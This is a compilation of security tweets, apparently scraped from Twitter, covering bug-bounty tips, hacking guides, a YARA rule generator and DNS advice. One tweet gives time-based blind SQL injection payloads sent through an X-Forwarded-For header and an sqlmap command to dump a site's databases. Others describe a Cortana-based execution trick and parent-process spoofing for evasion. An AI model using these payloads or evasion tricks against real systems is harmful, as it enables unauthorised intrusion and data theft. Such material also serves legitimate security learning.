#bugbountytips#bugbounty#cybersecurity#Pentesting#Hacking#bugcrowd#Hackerone#IDOR#XSS#SQLI
How I found #SQLI in an unexpected place
Welcome
Through my search on one of the sites
I found a file named https://t.co/MOVmFZ1Gli\administrator
When I click on it, it redirects (302) me to the main page of the site /index.php
Here everyone expects this unimportant file and you leave it
But here I tried to try something else inside him
where I take the request to Burp ,,,,
I decided to add a new Header with a name
X-Forwarded-For :1
I tried to find out the type of database, and I knew it was MySQL, so I decided to use a command that makes the server sleep for a specific number of seconds,
X-Forwarded-For:1"AND(SELECT1(SELECT(SLEEP(5)))im4x)-- im4x
Will reply after 5
X-Forwarded-For:1"AND(SELECT1(SELECT(SLEEP(2)))im4x)-- im4x
Will reply after 2
So I learned that there is BLIND SQLI
#SQLMAP _____________TIME______________
I just use this and dump all data :D
sqlmap -u "https://t.co/YZHmNoGfmu" --header="X-Forwarded-For: 1*" --dbs
Happy Injecting
Cortana Living of the land.
1) Create LNK file under and name it however you like .
c:\users\***\appdata\Roaming\Microsoft\Windows\Start Menu\Programs
2) Open Cortana and ask her nicely to open Koko for example.
3) parent process will be win32bridge.server.exe.
#lolbas

Did you know that @Cloudflare has public DNS servers that block Malware -or- Adult Content? 🤔
1.1.1.1 - Resolve Everything
1.1.1.2 / 1.0.0.2 - Block Malware
1.1.1.3 / 1.0.0.3 - Block Malware & Adult
Like, Follow & Share if you enjoy these Tweets! #TechTalk #Networking #Tips
If you have a tight budget and want to become an ethical hacker, we've compiled all the free (or very cheap) resources you need for your journey. You can check out all of the wonderful resources here: https://t.co/T1KUtTNxEM
How to hack web applications in 2023: Part 1 🚀
💻 Types of web apps
⚙️ Setting up for testing
🪲 RCE
🐞 SQLi
🐛 XXE
🪳 Insecure Deserialization
🐜 XSS
And that's just Part 1! 😱 👇 #hacking#pentesting#bugbounty
https://t.co/uHIDJu0if2
The ultimate OSCP guide: Part 1 - Is OSCP for you?
🤔 Would I recommend it?
⏰ How much time do you need?
🧑🔬 How much lab time should you purchase?
🙋 How to ask good questions
💡 Exam tips
Some info is out of date but most is very relevant.
https://t.co/wxSk8kiLiI


- I've created a YARA rule generator for the #LOLDrivers project by @M_haggis@_josehelps@nas_bench
- it auto-generated 290 rules
- they matched on 370 samples in a @virustotal retrohunt
- 273 hashes are yet unknown
Results
https://t.co/NGduy38w6z
PR
https://t.co/Ath3mkjcgM

Some programs will upgrade the severity of your XSS bugs if you show impact with weaponised payloads!
Here’s an example JavaScript payload that will create a new administrative Wordpress user.
Keep an eye on those vulnerable WordPress plugins 👀
One day, I'm going to do a NSFW only conference talk on the weirdest data breaches I've ever processed. The one I just got sent is going to be right up there at the top of the list. HOLY. SHIT.

spoofing ppid via seclogo service is a really a cool evasion technique (often a known FP excluded from traditional ppid spoofing detections) I wonder why im not yet seeing it widely adopted :)
https://t.co/zPPJ4uhxuS

XSS Automation Tool
This tool is designed to help hackers identify and exploit cross-site scripting (XSS) vulnerabilities in web applications. XSS vulnerabilities occur when an application includes user-supplied data in its responses without properly … https://t.co/cbQoWR9te1